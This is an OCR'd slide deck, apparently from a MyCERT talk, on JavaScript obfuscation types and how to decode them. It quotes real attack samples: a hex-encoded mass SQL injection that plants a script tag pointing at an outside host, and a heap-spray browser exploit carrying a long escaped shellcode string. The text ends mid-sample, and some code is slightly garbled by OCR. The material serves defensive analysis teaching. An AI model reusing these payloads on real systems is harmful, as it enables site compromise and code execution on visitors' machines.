Fun With JavaScript DeObfuscation

Adnan Mohd Shukor
Mahmud Ab Rahman
MyCERT, CyberSecurity Malaysia

JavaScript Fun Facts #1

JavaScript Fun Facts #2

- Only in browsers?

JavaScript


- JavaScript® (sometimes shortened to JS) is a lightweight, object-oriented language, most known as the scripting language for web pages, but used in many non-browser environments as well.
- Executed on client side – Code will be downloaded and execute on the client applications
- Obfuscation as protection

JavaScript

- Obfuscated JavaScript is Everywhere


JavaScript

- Obfuscated JavaScript is Everywhere
  - Browser exploit



JavaScript


- Obfuscated JavaScript is Everywhere
  - PDF Reader Exploit



JavaScript

- Obfuscated JavaScript is Everywhere
  - Injected into Database + Browser Exploit

```
DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434c4152452040542056
4152434841522832353529 2c4043205641524348415228323535292044454 34c41524
5205461626c655f437572736f7220435552534f5220464f522053454c45435420612e
6e616d652c622e6e616d652046524f4d207379736f626a6563747320612c737973636
f6c756d6e732062057484552452061 2e69643d622e696420414e4420612e78747970
653d27752720414e442028622e78747970653d3939204f5220622e78747970653d333
5204f5220622e78747970653d323331204f5220622e78747970653d31363729204f50
454e205461626c55f437572736f7220464554348204e455854204652 4f4d20546162
6c655f437572736f7220494e544f2040542c4043205748494c4528404046455443485
f53544154555533d302920424547494e204558454328275550444154455205b272b4054
2b275d20534554205b272b40432b275d3d525452494d28434f4e56455254285641524
348415228343030302 92c5b272b40432b275d29292b27273c736372697074207372 63
3d73646f2e313030306d672e636e2f63737273732f772e6a733e3c2f736372697074 3
e27272729204645544348204e4558542046524f4d205461626c655f437572736f7220
494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f72204
445414c4c4f4341544520546 1626c655f437572736f7220%20AS%20VARCHAR(4000))
;EXEC(@S);--
```



Common Type of Obfuscations

- 1 liner
- Base64
- Escape/Unescape

Common Type of Obfuscations

- 1 liner

1liner.txt

```
<script>var uZ="COMMENT";var x1=new Array();for(i=0;i<200;i++){x1[i]=document.createElement(uZ);x1[i].data="abc"};var e1=null;var arr=new
Array();var GoUnescape=unescape;function spray(){var a=GoUnescape('%ub21c%u9724%ufd3b%u0a2c%u04e2%u7f0d%u053d%ubb4e
%u7042%u2567%u19b4%u0ce3%u8c43%u14eb%u96a8%ub841%ub748%u7e77%u7b7c%u097c%uebf7%u727e%u9166%ub1a9%u1477%u7371%u9643%u15bb
%u41a8%ub624%u79b2%u2d3c%u7a42%u1b7f%u99f5%u4bb3%ud410%u7d34%u2774%u7046%uf633%u1ce0%u0d67%u4a98%u139b%ub8d5%u38b0%u76f8%ufc1b%u3d40%u8d4f
%u37b5%u2535%u9297%ub9b7%u2bb4%u19fd%u49e2%u93bf%u7848%u474e%ud30a%u05e3%u753f%u280c%u2cf9%u87ba%u90d6%u189f%u2fe1%ube1d%u7e04%u7274%u494a
%ud285%u67e3%ue083%u980d%u3c35%u4743%u938d%uf580%u2373%u97f8%u3f77%u467f%u259b%u79a8%u962d%u9f4b%ub727%u3775%u3d7a%u711d%ue23b%u7c2c%u2f7b
%ub8b5%u04b0%u4892%u1490%u4f15%u76b9%u240c%ub3b1%u20b2%u05e1%ufd84%u1cbf%u78a9%ueb39%u7d34%ud630%u4e70%ufc22%ubb40%u42ba%u29b4%u41f9%ud50b
%ub691%u7399%u7176%ue131%u8866%ubed4%u99bb%u0134%ue2d1%ub635%u79b9%u3f4a%u74b2%u7578%u662f%uf808%ue386%ufd03%ub048%ub890%u4314%uba25%u9f9b
%ud011%u2cd5%u4649%u701d%ue01a%ubf47%u0d3c%u7bb3%u7e7f%u244f
%ufe81%uebc1%u3272%u41f5%ud469%u1c91%ua898%ub597%u92b7%u2740%ub115%u0542%ube93%ud62a%ufc12%ua93d%u8db4%u0c7d%u2d37%u4e77%u7a04%u4b7c%uf96b
%u7e96%u7379%ue021%ue13a%u6776%ub6b5%uf502%u4f3d%u9b66%u9199%uff89%ufdc0%ub492%u037a%u0df8%uf618%u14e3%u477c%u70a9%u9348%u2f98%u904a
%u23a8%ue2d0%u422c%u0577%u1572%ub367%ub8bf%u040c%u271d%u9fb1%ub0b9%u4096%u3fb7%ud40a%u20be%u35f9%u8641%u75eb%ubb2d%ud613%u7197%u8d46%u0b7b
%u7fd5%u4e3c%u7837%u251c%u4924%u434b%u747d%ufc30%ubab2%u3834%u7ce0%ud56b%uf769%ufdc0%u117a%u76eb%u777d
%ufc28%ub048%u1537%u4125%ubf35%u2749%u1da8%u2d4b%ue188%u1471%ubba9%ub767%u0266%u87d4%ub9f8%ue321%u4073%u0543%u9f0d%ube90%u7e93%ub84f
%u3fb6%u3c2f%u7f98%u0c7b%u2a72%u19f5%u4ee2%u9247%u3d04%ud629%u399b%ub1f9%ub591%u7574%u3479%u8d99%u1c70%u424a%u2497%u78b3%u9646%u2cba
%ub2b4%u739b%ue210%ud31b%u76e1%u2b7b%ub9fc%u1cb5%u0925%u48e0%ubbb7%u7435%u7577%u4972%u710d%u044e%uf533%uc185%u32eb
%ue3d2%u7c70%u4337%u7a24%u0579%u7d78%ub04a%u3c41%uba67%uf901%u7e3f%ub315%ua992%u663d%u2f47%ud63a%u40b4%u9fbe%u224f%u2cd4%u347f%u7873%u974b
%u7e98%ue331%u7276%u8c46%ue0d1%ua81d%ubf96%u2770%u7b90%ub642%ub1b2%u93b8%u0c77%u7591%ueb12%u8314%u7ffd%uf81a%ud584%u998d%u2d7c%u67b2%u3b7d
%u79d6%ufc08%ue281%u8935%u3fe1%u9bbe%u1571%uf580%ubb4e%u3d46%u247a%u8d05%u4ab0%u48a9%ubab4%ub90c%u7497%ud514%u91a8%ub8bf%u252d
%u34d4%ub390%u429f%u2c3c%u4ffd%ub166%u931d%ub604%u4b27%u49b7%u962f
%u0d43%ub5f9%u4147%u1c99%u4092%u37f8%u2998%ub1c9%uda33%ub8d6%u9739%u1ea7%u74d9%uf424%u835b%u04c3%u4331%u0311%u1143%u62db%uda26%u7f4f
%u1cd6%u9793%ue3a0%u686b%u6ad3%u598e%u09c1%uc8db%u5ad5%ue089%u0f9e%u7239%u87d2%u334e%ufe59%uc461%u3e6f%u062d%uc2f1%u5b2f
%ufbd1%uaee0%u3b10%u401c%u9440%uf36b%u9175%uc829%u7574%u7026%uf00f%u05f8%ufba5%ub528%ub4b2%ubdd0%u649d%u12e1%u59fe%u1fa8%u2935%uf62b
%ud207%u361a%uedcb%ubb93%u2915%u2413%u4160%ud960%u9273%u051b%u07f1%ucebb%ue3a1%u023a%u6737%uef30%u2f33%uee54%u5b90%u7b60%u8c17%u3fe1%u083c
%ue4aa%u095d%u4a16%u4961%u33fe%u01c7%u20ec%u4871%ub67a%uf6f3%ub8c3%uf90b%ud163%u723a%ua6ec%u51c2%u5849%uf889%uf1fb%u6954%u9fbe%u4766%u99fc
%u62e4%u5e7c%u06f4%u1a79%ufbb2%u33f3%ufc57%u34a0%u9f72%ua727%u601e');var n=GoUnescape("%"+"u"+"0"+"c"+"0"+"d"+"%u"+"0"+"c"+"0"+"d");do{n
+=n}while(n.length<0xd0000);for(i=0;i<150;i++)arr[i]=n+a}function ev1(a)
{spray();e1=document.createEventObject(a);document.getElementById("sp1").innerHTML="";window.setInterval(ev2,50)}function ev2(){p="\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
```

Common Type of Obfuscations


- 1 liner – JS Beautifier eg: http://jsbeautifier.org/

Untitled 2

```
<script>
var uZ = "COMMENT";
var x1 = new Array();
for (i = 0; i < 200; i++) {
    x1[i] = document.createElement(uZ);
    x1[i].data = "abc"
};
var e1 = null;
var arr = new Array();
var GoUnescape = unescape;

function spray() {
    var a = GoUnescape('%ub21c%u9724%ufd3b%u0a2c%u04e2%u7f0d%u053d%ubb4e%u7042%u2567%u19b4%u0ce3%u8c43%u14eb
%u96a8%ub841%ub748%u7e77%u7b7c%u097c%uebf7%u727e%u9166%ub1a9%u1477%u7371%u9643%u15bb%u41d8%ub624%u79b2%u2d3c%u7a42%u1b7f
%u99f5%u4bb3%ud410%u7d34%u2774%u7046%uf633%u1ce0%u0d67%u4a98%u139b%ub8d5%u38b0%u76f8%ufc1b%u3d40%u8d4f
%u37b5%u2535%u9297%ub9b7%u2bb4%u19fd%u49e2%u93bf%u7848%u474e%ud30a%u05e3%u753f%u280c%u2cf9%u87ba%u90d6%u189f%u2fe1%ube1d
%u7e04%u7274%u494a%ud285%u67e3%ue083%u980d%u3c35%u4743%u938d%uf580%u2373%u97f8%u3f77%u467f%u259b%u79a8%u962d%u9f4b
%ub727%u3775%u3d7a%u711d%ue23b%u7c2c%u2f7b%ub8b5%u04b0%u4892%u1490%u4f15%u76b9%u240c%ub3b1%u20b2%u05e1%ufd84%u1cbf
%u78a9%ueb39%u7d34%ud630%u4e70%ufc22%ubb40%u42ba%u29b4%u41f9%ud50b%ub691%u7399%u7176%ue131%u8866%ubed4%u99bb
%u0134%ue2d1%ub635%u79b9%u3f4a%u74b2%u7578%u662f%uf808%ue386%ufd03%ub048%ub890%u4314%uba25%u9f9b%ud811%u2cd5%u4649%u701d%ue01a
%ubf47%u0d3c%u7bb3%u7e7f%u244f%ufe81%uebc1%u3272%u41f5%ud469%u1c91%ua898%ub597%u92b7%u2740%ub115%u0542%ube93%ud62a%ufc12%ua93d
%u8db4%u0c7d%u2d37%u4e77%u7a04%u4b7c%uf96b%u7e96%u7379%ue021%ue13a%u6776%ub6b5%uf502%u4f3d%u9b66%u9199%uff89%ufdc0%ub492%u837a
%u0df8%uf618%u14e3%u477c%u70a9%u9348%u2f98%u904a%u23a8%ue2d0%u422c%u0577%u1572%ub367%ub8bf%u040c%u271d
%u9fb1%ub0b9%u4096%u3fb7%ud40a%u20be%u35f9%u8641%u75eb%ubb2d%ud613%u7197%u8d46%u0b7b%u7fd5%u4e3c%u7837%u251c%u4924%u434b%u747d
%ufc30%ubab2%u3834%u7ce0%ud56b%uf769%ufdc0%u117a%u76eb%u777d%ufc28%ub048%u1537%u4125%ubf35%u2749%u1da8%u2d4b
%ue188%u1471%ubba9%ub767%u8266%u87d4%ub9f8%ue321%u4073%u0543%u9f0d%ube90%u7e93%ub84f%u3fb6%u3c2f%u7f98%u0c7b
%u2a72%u19f5%u4ee2%u9247%u3d04%ud629%u399b%ub1f9%ub591%u7574%u3479%u8d99%u1c70%u424a%u2497%u78b3%u9646%u2cba%ub2b4%u739b
%ue210%ud31b%u76e1%u2b7b%ub9fc%u1cb5%u0925%u48e0%ubbb7%u7435%u7577%u4972%u710d%u044e%uf533%uc185%u32eb
%ue3d2%u7c70%u4337%u7a24%u0579%u7d78%ub04a%u3c41%uba67%uf901%u7e3f%ub315%ua992%u663d%u2f47%ud63a%u40b4%u9fbe%u224f%u2cd4%u347f
%u7873%u974b%u7e98%ue331%u7276%u8c46%ue0d1%ua81d%ubf96%u2770%u7b90%ub642%ub1b2%u93b8%u0c77%u7591%ueb12%u8314%u7ffd%uf81a
%ud584%u998d%u2d7c%u67b2%u3b7d%u79d6%ufc08%ue281%u8935%u3fe1%u9bbe%u1571%uf580%ubb4e%u3d46%u247a%u8d05%u4ab0%u48a9%ubab4%ub90c
%u7497%ud514%u91a8%ub8bf%u252d%u34d4%ub390%u429f%u2c3c%u4ffd%ub166%u931d%ub604%u4b27%u49b7%u962f
%u0d43%ub5f9%u4147%u1c99%u4092%u37f8%u2998%ub1c9%uda33%ub8d6%u9739%u1ea7%u74d9%uf424%u835b%u04c3%u4331%u0311%u1143%u62db
%uda26%u7f4f%u1cd6%u9793%ue3a0%u686b%u6ad3%u598e%u09c1%uc8db%u5ad5%ue089%u0f9e%u7239%u87d2%u334e%ufe59%uc461%u3e6f%u062d
%uc2f1%u5b2f%ufbd1%uaee0%u3b10%u401c%u9440%uf36b%u9175%uc829%u7574%u7026%uf00f%u05f8%ufba5%ub528%ub4b2%ubdd0%u649d%u12e1%u59fe
%u1fa8%u2935%uf62b%ud207%u361a%uedcb%ubb93%u2915%u2413%u4160%ud960%u9273%u051b%u07f1%ucebb%ue3a1%u023a
%u6737%uef30%u2f33%uee54%u5b90%u7b60%u8c17%u3fe1%u083c%ue4aa%u095d%u4a16%u4961%u33fe%u01c7%u20ec%u4871%ub67a%uf6f3%ub8c3%uf90b
%ud163%u723a%ua6ec%u51c2%u5849%uf889%uf1fb%u6954%u9fbe%u4766%u99fc%u62e4%u5e7c
%u06f4%u1a79%ufbb2%u33f3%ufc57%u34a0%u9f72%ua727%u601e');
    var n = GoUnescape("%" + "u" + "0" + "c" + "0" + "d" + "%J" + "0" + "c" + "0" + "d");
    do {
        n += n
    } while (n.length < 0xd0000);
    for (i = 0; i < 150; i++) arr[i] = n + a
}
function ev1(a) {
    spray();
    e1 = document.createEventObject(a);
```

Common Type of Obfuscations

- Base64




Common Type of Obfuscations

- Base64
  - Using webbased tool to decode the string
    - Eg: http://home2.paulschou.net/tools/xlate/
  - Scripting kungfu anyone?

```
ruby –e ‘require "Base64"; puts
   Base64.decode64("YWxlcnQoIkh1aCEgQmFzZTY0KCkgPyIpOw==”)’
> alert("Huh! Base64() ?");
```


Common Type of Obfuscations

- Escape/Unescape



Common Type of Obfuscations

- Escape/Unescape
  - Using webbased tool to decode the string
    - Eg: http://www.tareeinternet.com/scripts/unescape.html
  - Yet another scripting kungfu?



Modern JavaScript Obfuscations

- javascriptobfuscator.com Obfuscation
- eval(function(p,a,c,k,e,r) Obfuscation
- JSidle Obfuscation
- (+[]) Obfuscation
- $=~[] Obfuscation

Modern JavaScript Obfuscations

- With a lil help from:
  - Firebug JavaScript Console
    - console.log()
    - console.debug()
    - console.info()
    - console.warn()
    - console.error()
  - SpiderMonkey
  - print()
  - alert()
  - <textarea>

More info: http://davidwalsh.name/firebug-console-log

Modern JavaScript Obfuscations

- javascriptobfuscator.com Obfuscation
  - Web based + FREE
  - Converted to HEX

javascriptobfuscator-hex.txt

```
<script>
var _0x23e5=["\x3C\x73\x63\x72\x69\x70\x74\x3E\x61\x6C
\x65\x72\x74\x28\x31\x33\x33\x37\x29\x3B\x3C\x2F
\x73\x63\x72\x69\x70\x74\x3E","\x77\x72\x69\x74\x65"];docu
ment[_0x23e5[1]](_0x23e5[0]);
</script>
```

Modern JavaScript Obfuscations

- javascriptobfuscator.com Obfuscation
  - Convert from HEX manually :P
  - Using <textarea>
  - Hook the obvious function(s)

Modern JavaScript Obfuscations

- eval(function(p,a,c,k,e,r) Obfuscation
  - AKA Edwards Packer
  - Web based + FREE

edwardpacker.txt

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/
^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return
r[e]}];e=function(){return'\\w
+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\
\b'+e(c)+'\\b','g'),k[c]);return p}('1.2(\'<0>3("4 5 6
7");</0>\');',8,8,'script|document|write|alert|Life|is|
getting|tougher'.split('|'),0,{}))
```

Modern JavaScript Obfuscations

- eval(function(p,a,c,k,e,r) Obfuscation
  - Using <textarea>
  - Hook the eval function
    - alert()
    - console.log()
    - print <= for SpiderMonkey

Modern JavaScript Obfuscations

- JSidle Obfuscation
  - By Sven T.
  - Obfuscation + time factor
  - Appearance: HITB magazine, Volume 1, Issue 3
  - Proposed (by the author) to be integrated into Metaspoit

Modern JavaScript Obfuscations

- JSidle Obfuscation

jsidle.txt

```
<script>

var hexcase=0;function hex_md5(a){return rstr2hex(rstr_md5(str2rstr_utf8(a)))}function hex_hmac_md5(a,b){return
rstr2hex(rstr_hmac_md5(str2rstr_utf8(a),str2rstr_utf8(b)))}function md5_vm_test(){return
hex_md5("abc").toLowerCase()=="900150983cd24fb0d6963f7d28e17f72"}function rstr_md5(a){return
binl2rstr(binl_md5(rstr2binl(a),a.length*8))}function rstr_hmac_md5(c,f){var e=rstr2binl(c);if(e.length>16)
{e=binl_md5(e,c.length*8)}var a=Array(16),d=Array(16);for(var b=0;b<16;b++){a[b]=e[b]^909522486;d[b]=e[b]^1549556828}var
g=binl_md5(a.concat(rstr2binl(f)),512+f.length*8);return binl2rstr(binl_md5(d.concat(g),512+128))}function rstr2hex(c)
{try{hexcase}catch(g){hexcase=0}var f=hexcase?"0123456789ABCDEF":"0123456789abcdef";var b="";var a;for(var d=0;d<c.length;d++)
{a=c.charCodeAt(d);b+=f.charAt((a>>>4)&15)+f.charAt(a&15)}return b}function str2rstr_utf8(c){var b="";var d=-1;var a,e;while(+
+d<c.length){a=c.charCodeAt(d);e=d+1<c.length?c.charCodeAt(d+1):0;if(55296<=a&&a<=56319&&56320<=e&&e<=57343){a=65536+
((a&1023)<<10)+(e&1023);d++}if(a<=127){b+=String.fromCharCode(a)}else{if(a<=2047){b+=String.fromCharCode(192|((a>>>6)&31),128|
(a&63))}else{if(a<=65535){b+=String.fromCharCode(224|((a>>>12)&15),128|((a>>>6)&63),128|(a&63))}else{if(a<=2097151){b
+=String.fromCharCode(240|((a>>>18)&7),128|((a>>>12)&63),128|((a>>>6)&63),128|(a&63))}}}}}return b}function rstr2binl(b){var
a=Array(b.length>>2);for(var c=0;c<a.length;c++){a[c]=0}for(var c=0;c<b.length*8;c+=8){a[c>>5]|=(b.charCodeAt(c/8)&255)<<(c
%32)}return a}function binl2rstr(b){var a="";for(var c=0;c<b.length*32;c+=8){a+=String.fromCharCode((b[c>>5]>>>(c%32))&255)}
return a}function binl_md5(p,k){p[k>>5]|=128<<(k)%32);p[(((k+64)>>>9)<<4)+14]=k;var o=1732584193;var n=-271733879;var
m=-1732584194;var l=271733878;for(var g=0;g<p.length;g+=16){var j=o;var h=n;var f=m;var e=l;o=md5_ff(o,n,m,l,p[g+0],
7,-680876936);l=md5_ff(l,o,n,m,p[g+1],12,-389564586);m=md5_ff(m,l,o,n,p[g+2],17,606105819);n=md5_ff(n,m,l,o,p[g+3],
22,-1044525330);o=md5_ff(o,n,m,l,p[g+4],7,-176418897);l=md5_ff(l,o,n,m,p[g+5],12,1200080426);m=md5_ff(m,l,o,n,p[g+6],
17,-1473231341);n=md5_ff(n,m,l,o,p[g+7],22,-45705983);o=md5_ff(o,n,m,l,p[g+8],7,1770035416);l=md5_ff(l,o,n,m,p[g+9],
12,-1958414417);m=md5_ff(m,l,o,n,p[g+10],17,-42063);n=md5_ff(n,m,l,o,p[g+11],22,-1990404162);o=md5_ff(o,n,m,l,p[g+12],
7,1804603682);l=md5_ff(l,o,n,m,p[g+13],12,-40341101);m=md5_ff(m,l,o,n,p[g+14],17,-1502002290);n=md5_ff(n,m,l,o,p[g+15],
22,1236535329);o=md5_gg(o,n,m,l,p[g+1],5,-165796510);l=md5_gg(l,o,n,m,p[g+6],9,-1069501632);m=md5_gg(m,l,o,n,p[g+11],
14,643717713);n=md5_gg(n,m,l,o,p[g+0],20,-373897302);o=md5_gg(o,n,m,l,p[g+5],5,-701558691);l=md5_gg(l,o,n,m,p[g+10],
9,38016083);m=md5_gg(m,l,o,n,p[g+15],14,-660478335);n=md5_gg(n,m,l,o,p[g+4],20,-405537848);o=md5_gg(o,n,m,l,p[g+9],
5,568446438);l=md5_gg(l,o,n,m,p[g+14],9,-1019803690);m=md5_gg(m,l,o,n,p[g+3],14,-187363961);n=md5_gg(n,m,l,o,p[g+8],
20,1163531501);o=md5_gg(o,n,m,l,p[g+13],5,-1444681467);l=md5_gg(l,o,n,m,p[g+2],9,-51403784);m=md5_gg(m,l,o,n,p[g+7],
14,1735328473);n=md5_gg(n,m,l,o,p[g+12],20,-1926607734);o=md5_hh(o,n,m,l,p[g+5],4,-378558);l=md5_hh(l,o,n,m,p[g+8],
